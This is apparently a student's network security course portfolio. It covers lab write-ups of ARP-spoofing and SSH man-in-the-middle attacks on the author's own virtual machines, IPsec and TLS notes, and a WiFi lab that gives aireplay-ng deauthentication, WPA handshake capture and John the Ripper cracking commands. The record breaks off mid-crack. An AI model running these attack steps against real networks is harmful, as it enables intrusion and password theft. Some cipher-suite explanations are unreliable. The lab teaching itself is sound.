Semester Learning Portfolio

Alexander Schandorf Sumczynski

October 14, 2025

Abstract

this is the firewall-friendly

Contents

0.1 Introduction for typst

$$\sum_{k=1}^{n} k = \frac{n(n+1)}{2} \tag{0.1}$$

$$\exp(x) = \sum_{n=0}^{\infty} \frac{x^n}{n!}$$

As we can see, it is not numbered.

0.2 Theorems

The template uses `great-theorems` for theorems. Here is an example of a theorem:

Theorem 0.1. (Example Theorem): *This is an example theorem.*

Proof. This is the proof of the example theorem. □

We also provide `definition`, `lemma`, `remark`, `example`, and `questions` among others. Here is an example of a definition:

Definition 0.2. (Example Definition): *This is an example definition.*

***Question* 0.3.** (Custom mathblock?): How do you define a custom mathblock?

1 Authentication + Link Layer Security: Lecture One

1.1 Notes leacure one

Notes 1.1. (Remote User - Authenticationusing Asymmetric Encryption):

$$\begin{aligned}
\mathrm{A} \to \mathrm{AS} &: ID_A \parallel ID_B \\
\mathrm{AS} \to \mathrm{A} &: \mathrm{E}(PR_{as}, [ID_A \parallel PU_a \parallel T]) \parallel \mathrm{E}(PR_{as}, [ID_B \parallel PU_b \parallel T]) \\
\mathrm{A} \to \mathrm{B} &: \mathrm{E}(PR_{as}, [ID_A \parallel PU_a \parallel T]) \parallel \mathrm{E}(PR_{as}, [ID_B \parallel PU_b \parallel T]) \parallel \mathrm{E}(PU_b, \mathrm{E}(PR_a, [K_s \parallel T]))
\end{aligned}$$

$$\begin{aligned}
\mathrm{A} \to \mathrm{KDC} &: ID_A \parallel ID_B \\
\mathrm{KDC} \to \mathrm{A} &: \mathrm{E}(PR_{\mathrm{auth}}, [ID_B \parallel PU_b]) \\
\mathrm{A} \to \mathrm{B} &: \mathrm{E}(PU_b, [N_a \parallel ID_A]) \\
\mathrm{B} \to \mathrm{KDC} &: ID_A \parallel ID_B \parallel \mathrm{E}(PU_{\mathrm{auth}}, N_a) \\
\mathrm{KDC} \to \mathrm{B} &: \mathrm{E}(PR_{\mathrm{auth}}, [ID_A \parallel PU_a]) \parallel \mathrm{E}(PU_b, \mathrm{E}(PR_{\mathrm{auth}}, [N_a \parallel K_s \parallel ID_A \parallel ID_B])) \\
\mathrm{B} \to \mathrm{A} &: \mathrm{E}(PU_a, [N_b \parallel \mathrm{E}(PR_{\mathrm{auth}}, [N_a \parallel K_s \parallel ID_A \parallel ID_B])]) \\
\mathrm{A} \to \mathrm{B} &: \mathrm{E}(K_s, N_b)
\end{aligned}$$

1.2 Network Security Assignment part 1

Assignment 1.2.

Objective: Research and write a concise paragraph about techniques used to mitigate ARP spoofing and Spanning Tree Protocol (STP) attacks (Layer 2 attacks). Please write details on how the chosen technique detects and prevents the attack, and any potential limitations they may have in a network environment. Please also mention your opinion about the complexity of the techniques you found.

Answer 1.3. (ARP Spoofing Mitigation):

(i) **Static ARP entries:** Using static entries in the ARP table means the IP–MAC mapping cannot be altered by ARP spoofing. The limitation is that when a new device joins the network, its IP–MAC pair must be manually added to the ARP tables of the relevant devices. its nice that i can setup this in a static mac adreses but let say that i ahve to do this for a capnut and maitnign this so alle vesties are update date and

(ii) **Dynamic ARP Inspection (DAI):**Is a technique where the switches are configured to map each device in the network to a specific IP–MAC pair. If an ARP spoofing attack occurs, then the switch detects that there is an unauthorized ARP request. The limitation of this method is that the switch must be set up with DAI and must be a supported type of switch. This is a better solution than the static assigning since there is a dynamic system in the switches that can help manage the ARP spoofing attacks instead of manually setting each device.

(iii) **XArp:** Is an anti-spoofing software that can detect if an ARP spoofing attack is being performed on a target system that has installed the XArp on the system, and this is the limitation—that I have to install the XArp and make sure that it's up to date and has no vulnerabilities in this program.

Answer 1.4. (STP Attacks Mitigation):

(i) **BPDU Guard** is a security feature that automatically puts a PortFast-configured access port into an error-disabled state when it receives any BPDU, protecting the STP domain from rogue switches or misconfiguration

(ii) **Root Guard** is a security feature that prevents non-root ports from becoming root ports by placing them into a root-inconsistent state if they receive superior BPDUs, ensuring the STP topology remains stable and protecting the network from rogue root bridge elections.

1.3 Network Security Assignment part 2

Assignment 1.5.

Objective: In this assignment we are going to emulate a Man-in-the-Middle (MITM) attack using this network topology.

As an attacker we should connect to the switch to be able to communicate with the target/ victim hosts. From now on, we refer to our two targets hosts as victims.

Answer 1.6. (Experiencing Layer 2 attacks):

(i) The setup I have is two lightweight Lubuntu systems and a Kali Linux where the Man-in-the-Middle attack will be performed. The network is connected to a NAT network through my local machine.



Figure 1: The two Lubuntu machines

In Figure 1 there are the two lightweight Lubuntu machines. The right machine is performing a ping to the other machine (on the left), and the left machine is running the arp -a command to show the devices that are running on this NAT network.

(ii) The next step is to perform the ARP spoofing attack on the two targets. To do that, on the Kali machine I use the program Ettercap to scan for the two targets and select them as victims, where it will then perform the spoofing attack.



Figure 2: The two Lubuntu machines

In Figure 2, it shows how the attack is under execution, where on the left is the Lubuntu machine that performs a ping to the other Lubuntu machine (on the right). But since we have created a Man-in-the-Middle between the two targets, the traffic can now be seen on the Kali machine, as shown in the image. In this, Wireshark is capturing the traffic between the two machines.

2 TCP/IP Internet Layer Security

2.1 Assignment Experiencing IPsec (Group) part one

Group:
Alexander Sumczynski, Marcus Kolbe, Luca,

Task 1: In the firt part of the start is setting up the two system ubunto severs that suold communicate toghter,



Figure 3: The two Lubuntu machines: alice and bob

In Figure 3 shows how after sinnign up the config files that alcie macinge can ping the bob virtuel maicnge

Task 2 Pre-IPsec Capture:

In Task 2, setting up the capture traffic between the two virtual machines will first happen after some traffic has been passed through the system. Observing these packets being sent is just normal traffic that is not encrypted or anything. I can see the GET request to the Bob machine that is hosting an Apache2 service, so all the TCP handshakes and the GET/response is plain text

Task 3 Capturing IKE:

Now starting tshark, then launching the IPsec services. This will allow the capture of the IKE (Internet Key Exchange) packets. The IPsec service is stopped first so that the initial packets can be captured.

***Question* 2.1.** (What parameters are negotiated during the IKE exchange?): While observing the negotiation, several parameters are mentioned: an integrity algorithm, pseudo-random function, and the Diffie-Hellman key exchange. These different values can be seen in the payload packed

Task 4 Capturing ESP:

***Question* 2.2.** (What differences do you notice between the captured ESP packets and the plaintext packets from Task 2?): Observing the packets from Task 2 that are in plaintext, and then the packets that are encapsulated inside an ESP packet, the information is encrypted and scrambled.

***Question* 2.3.** (Why is the payload data not visible in the ESP packet? (put screenshots on your
report to show that)):

The payload data is not visible in the ESP packet because IPsec's Encapsulating Security Payload (ESP) protocol encrypts it.



Figure 4: ESP traffic

As seen in the Figure 4 is the is the screen shot of the ESP filter

2.2 Assignment VPN part two

SSL/TLS VPNs vs IPsec:

SSL/TLS VPNs are a method to establish a VPN connection over the TLS protocol. They use the HTTPS protocol to communicate and encrypt data. The way it works is that the client's packets are encapsulated inside TLS encryption and sent to the VPN server. The VPN server decrypts the packets and forwards the traffic to the final destination on behalf of the client. The response from the destination server is then returned to the VPN server, which re-encapsulates it in TLS and sends it back to the client. Since SSL/TLS VPNs operate over HTTPS, they are firewall-friendly. The SSL/TLS VPN protocol operates at the application layer. Comparing this protocol with IPsec. IPsec operates at the network layer, and therefore the protocol needs to establish a key-exchange method. There are two main methods: Internet Key Exchange (IKEv1) and Internet Key Exchange version 2 (IKEv2). Compared to IPsec, SSL/TLS VPNs are more effective at bypassing normal firewalls, since IPsec traffic can sometimes be blocked or require extra configuration.

WireGuard vs IPsec:

The WireGuard is a more modern VPN. It uses the following protocols:

- ChaCha20 for symmetric encryption, authenticated with Poly1305,
- Curve25519 for key exchange,
- SipHash24,
- BLAKE2s for hashing,
- HKDF for key derivation.

One of the features that WireGuard is primarily designed for is its integration in the Linux kernel, which makes installation and setup easy. WireGuard uses Curve25519 to derive the key-exchange method. Another technique that WireGuard uses is frequent rotation of the session keys, which makes the protocol more secure while still maintaining the fast connection that is one of the key features of WireGuard.

To compare this protocol to IPsec: both operate in the same network stack at Layer 3, but WireGuard has a much smaller code base, whereas IPsec has a much larger code base that makes IPsec more configurable and able to run on most operating systems. This lean design also means WireGuard is easier to audit and maintain, reducing the potential attack surface compared to the more complex IPsec implementation. While IPsec supports a wide range of cipher suites and authentication methods, which contributes to its flexibility, this complexity can also lead to more configuration errors and higher administrative overhead. WireGuard, by contrast, focuses on a fixed set of modern cryptographic primitives, providing strong security with minimal configuration and typically faster connection setup.

3 Transport Layer Security (TLS) + Secure Shell (SSH)

3.1 Assignment TLS Cipher Suite (Individual) + Analyze their components

Review Valid Combinations of TLS Cipher Suites mentioned in the slides

- **Assignment** *'Study the provided list of valid TLS cipher suites'*:

(i) **Key Exchange**

In the 10 valid TLS cipher suites, three different key exchange methods are used: *RSA, DHE, ECDHE*. RSA is a method where the two parties use public keys to encrypt the symmetric key that both sides will use. DHE (Diffie-Hellman Ephemeral) is a technique where the two parties use the Diffie-Hellman algorithm to derive a shared secret key that will be used to encrypt the messages they send to each other. ECDHE (Elliptic Curve Diffie-Hellman Ephemeral) is another method to derive a shared secret key, but this one uses elliptic curve cryptography to achieve stronger security with smaller key sizes.

(ii) **Authentication**

RSA is a public-key algorithms. That can be used for authentication of the server, by signing secure digital messages and certificates. The security of RSA relies on the

ECDSA (Elliptic Curve Digital Signature Algorithm) works in a similar to the RSA way but is based on elliptic-curve cryptography.

(iii) **Encryption Algorithm + Mode**

AES is a symmetric-key encryption algorithm and is the one used most often in the valid TLS cipher suites from the slides. AES is a block cipher that can use three key lengths: 128-bit, 192-bit, or 256-bit. The mode defines how the blocks of data are processed. Common modes in TLS include CBC (Cipher Block Chaining) and GCM (Galois/Counter Mode). CBC mode encrypts each block based on the previous one, while GCM mode provides both encryption and built-in integrity verification.

(iv) **MAC Function**

Message Authentication is a method used to verify that a message truly comes from the sender the client is communicating with. Integrity ensures that the parties in a communication channel can confirm that none of the messages have been tampered with during transmission. In TLS, this is achieved using a MAC function such as SHA256 or SHA384, which creates a unique fingerprint for each message. If the message changes in any way, the fingerprint no longer matches, and the receiver can detect that the data has been altered.

Design 3 "Impossible" Cipher Suites + Justify Each Invalid Combination :

(i) **TLS_DH_DSA_WITH_AES_128_CBC_SHA:**

This combination is invalid because the Diffie-Hellman (DH) and the DSA are not compatible for key exchange and authentication, since DSA is designed only to sign messages. Therefore, there is no authentication in this cipher suite.

(ii) **TLS_AES_RSA_WITH_ECDH_GCM_SHA256:**

AES is a symmetric encryption algorithm and cannot be used for key exchange, while ECDH is an asymmetric key exchange method. Combining them in this order makes the suite structure incorrect and therefore an impossible combination in TLS.

3.2 Assignment SSH MITM attack (Individual)

First, to perform the ARP spoofing attack, the Man-in-the-Middle attack has to be prepared too, so that Ettercap GUI can be used to set the two targets and then start the Man-in-the-Middle.



Figure 5: Ettercap GUI starts the MITM



Figure 6: Bob the client



Figure 7: Alice the server

As Figure 6 and Figure 7 show, the server and the client have changed the MAC address to the Kali machine's MAC.

Now the Man-in-the-Middle SSH can be performed with the following command:

```
$ ssh-mitm server --remote-host 192.168.122.212
```



Figure 8: ssh-mitm

After the successful attack, 'ssh-mitm' showed some CVEs. I think these CVEs are vulnerabilities that can be exploited to make a more persistent attack. I also noticed that when I tried to connect to Alice (the server) again, I got an SSH warning saying "there's an eavesdropper, possibly a Man-in-the-Middle attack".

Exploring the hijack, I saw that I could enter the SSH session and start typing and using the shell that Bob had just started. And the typing was also showed on the Bob machine.

4 WiFi security

4.1 Assignment WiFi (Group)

I did the group assignment, but when we wanted to deauth with WiFi pineapple. So I decided to do the assignment individually, without the WiFi Pineapple, since I have my own internet adapter that can do monitor mode, I can still do the assignment.

To set up for the assignment, I used a Raspberry Pi to create a hotspot. The commands I used were:

```
$ sudo nmtui
```

After setting up the hotspot, I connected to the Raspberry Pi with my laptop and mobile phone to start traffic and start pinging each other. While the traffic was running, I started the ALFA adapter in monitor mode and started airodump-ng to capture the traffic, with the following commands:

```
$ sudo ifconfig wlan1 down
$ sudo iwconfig wlan1 mode monitor
$ sudo ifconfig wlan1 up
# to check which channel the access point is on
$ sudo airodump-ng wlan1 -c <channel>
```

Now while the traffic was running, the next step is to deauth the connected clients from the hotspot to capture the handshake.

```
$ sudo airodump-ng --bssid <bssid> -c <channel> -w capture wlan1
$ sudo aireplay-ng --deauth 100 -a C6:60:AD:1A:5E:38  wlan1
```

```
CH  8 ][ Elapsed: 1 min ][ 2025-10-14 11:05 ][ WPA handshake: C6:60:AD:1A:5E:38

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

C6:60:AD:1A:5E:38  -38 100      956      143    0   8  180   WPA2 CCMP   PSK  SanderPhone

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

C6:60:AD:1A:5E:38  70:1A:B8:C5:D3:F2  -27    1e- 1e     0      182  EAPOL
```

Figure 9: Captured handshake

In Figure 9, shows that the handshake is captured and now the next step is to try to crack the password with the tool John the Ripper. But before cracking the password, the capture file have to be converted to a hash file that John can accept.

```
$ wpapcap2john SanderHand-01.cap > SanderHandJohon.john
$ john  SanderHandJohon.john
```

```
^alexa⚡Blazingly🔥Fast ~/notesLetchs ❯ john SanderHandJohon.john
Warning: detected hash type "wpapsk", but the string is also recognized as "wpapsk-pmk"
Use the "--format=wpapsk-pmk" option to force loading these as that type instead
Warning: detected hash type "wpapsk", but the string is also recognized as "wpapsk-opencl"
Use the "--format=wpapsk-opencl" option to force loading these as that type instead
Warning: detected hash type "wpapsk", but the string is also recognized as "wpapsk-pmk-opencl"
Use the "--format=wpapsk-pmk-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (wpapsk, WPA/WPA2/PMF/PMKID PSK [PBKDF2-SHA1 128/128 AVX 4x])
Cost 1 (key version [0:PMKID 1:WPA 2:WPA2 3:802.11w]) is 2 for all loaded hashes
